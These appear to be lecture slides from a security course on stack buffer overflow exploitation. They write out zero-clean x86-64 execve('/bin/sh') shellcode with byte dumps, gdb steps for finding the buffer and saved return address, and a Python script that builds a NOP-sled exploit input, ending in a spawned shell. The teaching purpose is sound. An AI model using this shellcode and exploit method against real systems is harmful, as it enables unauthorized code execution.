Payloads

- The classic attack when exploiting an overflow is to inject a payload
  - Sometimes called shellcode, since it often launches a (privileged) shell
  - But it does not have to!
- We will be writing our own payloads
  - Metasploit et al. is not allowed

Writing Payloads

- What payload to inject?
  - We will start by writing a classic shellcode for an example vulnerable program
- Where is the payload located in memory?
  - We will place our payload in the stack
  - Requires that the stack is executable
- Where to place our payload address?

Shellcode

```
void launch_shell(void) {
    char path[] = "/bin/sh";
    char * argv[] = {path, NULL, };
    char * envp[] = {NULL, };
    execve(path, argv, envp);
}
```

- We use the `execve` syscall directly to bypass libc
  - `system`, `execl`, etc., are all wrappers of `execve`
- Let's compile this and check out the assembly

Shellcode (Take 1)

```
.text
launch_shell:
        push  rbp
        mov   rbp, rsp
        sub   rsp, 80
        lea   rax, qword ptr [rbp - 40]
        lea   rsi, qword ptr [rbp - 32]
        lea   rcx, qword ptr [rbp - 8]
        mov   edx, 0
        movabs      rdi, 8
        mov   r8, qword ptr [.Llaunch_shell.path]
        mov   qword ptr [rbp - 8], r8
        mov   qword ptr [rbp - 32], rcx
        mov   qword ptr [rbp - 24], 0
        mov   r8, rax
        mov   qword ptr [rbp - 48], rdi
        mov   rdi, r8
        mov   qword ptr [rbp - 56], rsi
        mov   esi, edx
        mov   rdx, qword ptr [rbp - 48]
        mov   qword ptr [rbp - 64], rax
        mov   qword ptr [rbp - 72], rcx
        call  memset
        mov   rdi, qword ptr [rbp - 72]
        mov   rsi, qword ptr [rbp - 56]
        mov   rdx, qword ptr [rbp - 64]
        mov   al, 0
        call  execve
        mov   dword ptr [rbp - 76], eax
        add   rsp, 80
        pop   rbp
        ret

.section      .rodata.str1.1,"aMS",@progbits,1
.Llaunch_shell.path:
        .asciz "/bin/sh"
        .size  .Llaunch_shell.path, 8
```

Shellcode Analysis

- The previous listing is mostly what we want, but it has a few problems
  - It references "/bin/sh" at a location in the data segment
  - It calls the `libc` functions `memset` and `execve`
  - It is big
- We want to be as self-contained and position-independent as possible
  - Maybe we can assume libc is available and code/data is deterministically laid out, maybe not
- Bloated code works against us
  - We might only have a small buffer to work with
  - We might need to place many copies of the payload, or pad it out with a NOP sled (more on that later)

Shellcode (Take 2)

```
launch_shell:
    movabs rax, 0x68732f6e69622f     ; /bin/sh
    mov qword [rsp+0x20], rax        ; put /bin/sh on the stack
    lea rdi, [rsp+0x20]              ; get a pointer to /bin/sh
    mov qword [rsp+0x10], rdi        ; put argv[0] on the stack
    mov qword [rsp+0x18], 0x0        ; terminate argv
    mov qword [rsp+0x8], 0x0         ; terminate env;
    lea rsi, [rsp+0x10]              ; get pointer to argv
    lea rdx, [rsp+0x8]               ; get pointer to envp
    mov rax, 59                      ; execve is syscall 59
    syscall                          ; execve(rdi, rsi, rdx)
```

- This is closer to what we want
  - It is much smaller (69 bytes), and "/bin/sh" has been inlined as a constant
- But, there is still a problem
  - Remember, the overflow is performed with a `strcpy`

Shellcode Disassembly

```
81EC00010000       sub esp,0x100
48B82F62696E2F73   mov rax,0x68732f6e69622f
-6800
4889442420         mov [rsp+0x20],rax
488D7C2420         lea rdi,[rsp+0x20]
48897C2410         mov [rsp+0x10],rdi
48C744241800000000 mov qword [rsp+0x18],0x0
-00
48C744240800000000 mov qword [rsp+0x8],0x0
-00
488D742410         lea rsi,[rsp+0x10]
488D542408         lea rdx,[rsp+0x8]
48C7C03B000000     mov rax,0x3b
0F05               syscall
```

Zero-Clean Shellcode

- Our shellcode is full of zeroes!
  - strcpy stops copying when it has reached the end of the input string (our payload)
  - Strings are null-terminated in C
- Creating "zero-clean" shellcode is a common requirement
  - Whenever your payload is processed by a string operation
  - String operation doesn't necessarily have to be the final overflow
  - Special case of the more general payload transformation problem

Shellcode (Take 3)

```
launch_shell:
    sub rsp, byte 0x70
    xor rcx, rcx
    mov rdx, rcx
    mov qword [rsp+0x28], rdx
    mov rdx, 0x68732f6e69622f2f
    mov qword [rsp+0x20], rdx
    lea rdi, [rsp+0x20]
    mov qword [rsp+0x10], rdi
    mov qword [rsp+0x18], rcx
    mov qword [rsp+0x8], rcx
    lea rsi, [rsp+0x10]
    lea rdx, [rsp+0x8]
    mov rax, rcx
    mov al, byte 59
    syscall
```


```
> ndisasm -b64 payload.bin
83EC70           sub esp,byte +0x70
4831C9           xor rcx,rcx
4889CA           mov rdx,rcx
4889542428       mov [rsp+0x28],rdx
48BA2F2F62696E2F mov rdx,0x68732f6e69622f2f
-7368
4889542420       mov [rsp+0x20],rdx
488D7C2420       lea rdi,[rsp+0x20]
48897C2410       mov [rsp+0x10],rdi
48894C2418       mov [rsp+0x18],rcx
48894C2408       mov [rsp+0x8],rcx
488D742410       lea rsi,[rsp+0x10]
488D542408       lea rdx,[rsp+0x8]
4889C8           mov rax,rcx
B03B             mov al,0x3b
0F05             syscall
```

Shellcode Analysis

We're now zero-clean, and this will work

- We zero `rcx` immediately using an `xor` insn. and use it to place zeros where necessary
- We avoid zero-padded constants by using smaller-width instructions
- We also saved 2 bytes (now at 66 bytes)
- This was painful, how can we get around it?

Payload Decoders




- What if we re-encode the payload with a fresh key on each use?
  - Polymorphic shellcode, useful for signature evasion

Locating the Shellcode

- Now we have shellcode, but *where* do we put it and how do we find it again?
- Where will we put the payload?
  - Since the stack is executable put it there.
  - What else is on the stack?

Stack Layout



Locating the Shellcode

- In our case, we could go for either the frame copy, or the original argument copy
  - What problem could we run into if we use the frame buffer copy?
  - Let’s do the latter for this exploit
- How to find the address of the argument buffer?
  - We’ll run the attack and use gdb to inspect the process

Locating the Shellcode (Buffer)

```
> gdb --args ./vuln aaaaa....
(gdb) b main
Breakpoint 1 at 0x40055e: file vuln.c, line 3.
(gdb) r
Starting program: ./vuln aaaaaa....

Breakpoint 1, main (argc=2, argv=0x7fffffffe6c8) at vuln.c:3
3       strcpy(buf, argv[1]);
(gdb) si
...
(gdb)
0x0000000000400410 in strcpy@plt ()
(gdb) finish
Run till exit from #0  0x0000000000400410 in strcpy@plt ()
(gdb) p/x $rax
$1 = 0x7fffffffe4e0
(gdb)
```


Locating the Saved IP

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000400546 <+0>: push   rbp

(gdb) r
Starting program: ...

Breakpoint 1, main (argc=32767, argv=0x7fffffffe638) at vuln.c:1
(gdb) p/x $rsp
$1 = 0x7fffffffe5e8
(gdb) p/x  0x7fffffffe5e8 - 0x7fffffffe4e0
$2 = 0x108
```

The difference between the saved IP and the buffer address gives us the maximum size of our input before we control the saved IP

- In this case 0x108 bytes

Constructing an Exploit Input



NOP Sleds

- Input consists of a NOP sled, the payload, and the address of the argv copy of our payload
- NOP sleds are used to pad out exploits
  - Instruction sequences that don't affect proper execution of the attack
  - x86 No-op instruction (0x90) is only one example
- Why are they called sleds?
  - Execution *slides* down on the NOPs into the payload
  - If we don't jump to exactly the beginning of the payload, the nop sled will get us there safely

Constructing an Exploit Input

```
#!/usr/bin/env python

import sys, struct

buf_len = 0x108
ret_addr = 0x7fffffffeae0
payload = open("payload.bin").read()
buf = ('\x90' * (buf_len - len(payload))) \
        + payload + struct.pack('<Q', ret_addr)

sys.stdout.write(buf)
```

Finally

```
> env – gdb --args ./vuln $(./exploit.py)
(gdb) r
Starting program: ...
????[...]
process 24344 is executing new program:
/bin/dash
$ id
uid=1000(pizzaman) gid=1000(pizzaman)
```